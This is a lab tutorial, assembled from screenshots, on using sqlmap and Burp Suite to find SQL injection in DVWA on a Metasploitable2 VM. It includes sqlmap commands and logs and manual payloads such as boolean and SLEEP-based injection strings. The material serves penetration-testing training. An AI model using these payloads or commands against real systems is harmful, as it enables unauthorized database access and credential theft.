SQLMAP for Automated SQL Injection Testing and Exploitation

SQLMAP is an automated tool for detecting and exploiting SQL injection vulnerabilities. It simplifies the process of penetration testing databases and provides several powerful features.

Key Features of SQLMAP

1. Database Fingerprinting:
Identifies the database type and version.


2. Boolean, Time-based, and Error-based Injection Support:
Supports different techniques to test and exploit SQL injection.

3. Automation of Exploitation:
Automates retrieving database information, users, and credentials.

4. Compatibility with Burp Suite Headers:
Allows importing headers captured using Burp Suite for enhanced injection testing.
Setup and Execution

1. Install SQLMAP

1.Download and install SQLMAP:
INSTALL PYTHON



Python 3.12

Python Software Foundation

4.3 ★ 393 ratings Developer tools

3+

The Python 3.12 interpreter and runtime

Installing (73%)
37.28 MB of 40.75 MB downloaded

Screenshots

```
Microsoft Windows [Version 10.0.26100.2314]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Pythonista>python3.12
Python 3.12.8 (tags/v3.12.8:2dc476b, Dec  3 2024, 19:30:04) [MSC v.1942 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> print(f"Welcome, to Python {sys.version_info.major}.{sys.version_info.minor}")
Welcome, to Python 3.12
>>>
```

```
Python 3.12.8 (tags/v3.12.8:2dc476b, Dec  3 2024, 19:30:04) [M
Type "help", "copyright", "credits" or "license()" for more in
>>>
```

```
python sqlmap.py -h
```

2. Use Burp Suite for Proxy Configuration

Open Burp Suite and set the proxy to 8081.

Intercept traffic with Burp Suite.

3. Capture and Export Header

- [ ] Use a browser with Burp Suite proxy enabled.
- [ ]
- [ ] Visit a vulnerable application (e.g., DVWA - Damn Vulnerable Web Application).
- [ ]
- [ ] Change DVWA security level to Low.
- [ ]
- [ ] Perform a SQL injection attempt and intercept the request.
- [ ]
- [ ] In Burp Suite, right-click on the intercepted header and save it (e.g., header.txt).

4. Perform SQL Injection with SQLMAP

Use SQLMAP with the captured header:

```
python sqlmap.py -r header.txt --dbs
```

This command analyzes the request and retrieves the database information.

Manual SQL Injection Process

1. Identify Vulnerable Input Fields:
Look for parameters that might be vulnerable to injection (e.g., id=1).

2. Test Injection Techniques:

Boolean-based: Use payloads like 1' AND 1=1-- or 1' AND 1=2--.

Time-based: Use delays like 1' AND SLEEP(5)--.

Error-based: Cause errors to extract information.

3. Extract Database Details:


Use manual SQL queries to retrieve schema, tables, and data.

Advantages of SQLMAP

Automated testing saves time.

Works with intercepted requests from tools like Burp Suite.

Comprehensive exploitation options for advanced testing.



; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.


```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase,**

https://sqlmap.org
sqlmap®
Automatic SQL injection and database takeover tool
View project on GitHub
Download zip file
Download tar.gz file
Posts from @sqlmap
Nothing to see here - yet
When they post, their posts will show up here.

download this




sqlmapproject-sqlmap-b3b462c


Name	Date modified	Type	Size
.gitattributes	11-12-2024 14:42	GITATTRIBUTES File	1 KB
.gitignore	11-12-2024 14:42	GITIGNORE File	1 KB
.pylintrc	11-12-2024 14:42	PYLINTRC File	17 KB
LICENSE	11-12-2024 14:42	File	19 KB
README.md	11-12-2024 14:42	MD File	6 KB
sqlmap.conf	11-12-2024 14:42	CONF File	22 KB
sqlmap	11-12-2024 14:42	PY File	26 KB
sqlmapapi	11-12-2024 14:42	PY File	5 KB
sqlmapapi.yaml	11-12-2024 14:42	YAML File	7 KB
thirdparty	11-12-2024 14:42	File folder	
tamper	11-12-2024 14:42	File folder	
plugins	11-12-2024 14:42	File folder	
lib	11-12-2024 14:42	File folder	
extra	11-12-2024 14:42	File folder	

17 items

rightclick and open with terminal



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\cbp\Downloads\sqlmapproject-sqlmap-1.8.12-2-gb3b462c\sqlmapproject-sqlmap-b3b462c> python .\sqlmap.py -h
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.12.2#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL
```


Burp Suite Community Edition v2024.10.3 - Temporary Project


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser
Time Type Direction Method URL Status code Length

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Learn more
Open browser
Event log (3) All issues
Memory: 126.1MB

open browser in burpsuit to directly send traffic to burpsuit


Metasploitable2 - Linux
Not secure 192.168.2.81
metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Burp Suite Community Edition v2024.10.3 - Temporary Project
Intercept on Forward Drop Open browser
Time Type Direction Method URL Status code

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Learn more
Open browser
Event log (5) All issues
Memory: 139.0MB



```
PS C:\Users\cbp\Downloads\sqlmapproject-sqlmap-1.8.12-2-gb3b462c\sqlmapproject-sqlmap-b3b462c> python .\sqlmap.py -r .\header.txt --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.12.2#dev}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:05:46 /2024-12-11/

[15:05:46] [INFO] parsing HTTP request from '.\header.txt'
[15:05:47] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.2.81/dvwa/security.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
[15:05:53] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] y
[15:05:56] [WARNING] POST parameter 'security' does not appear to be dynamic
[15:05:56] [WARNING] heuristic (basic) test shows that POST parameter 'security' might not be injectable
[15:05:56] [INFO] testing for SQL injection on POST parameter 'security'
[15:05:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:05:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:05:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:05:57] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:05:57] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:05:58] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:05:58] [INFO] testing 'Generic inline queries'
[15:05:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:05:58] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[15:05:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:05:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:05:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:05:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:05:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:06:00] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[15:06:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:06:03] [WARNING] POST parameter 'security' does not seem to be injectable
[15:06:03] [WARNING] POST parameter 'seclev_submit' does not appear to be dynamic
[15:06:03] [WARNING] heuristic (basic) test shows that POST parameter 'seclev_submit' might not be injectable
[15:06:04] [INFO] testing for SQL injection on POST parameter 'seclev_submit'
[15:06:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:06:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:06:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:06:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:06:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:06:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:06:05] [INFO] testing 'Generic inline queries'
```

Anushree N.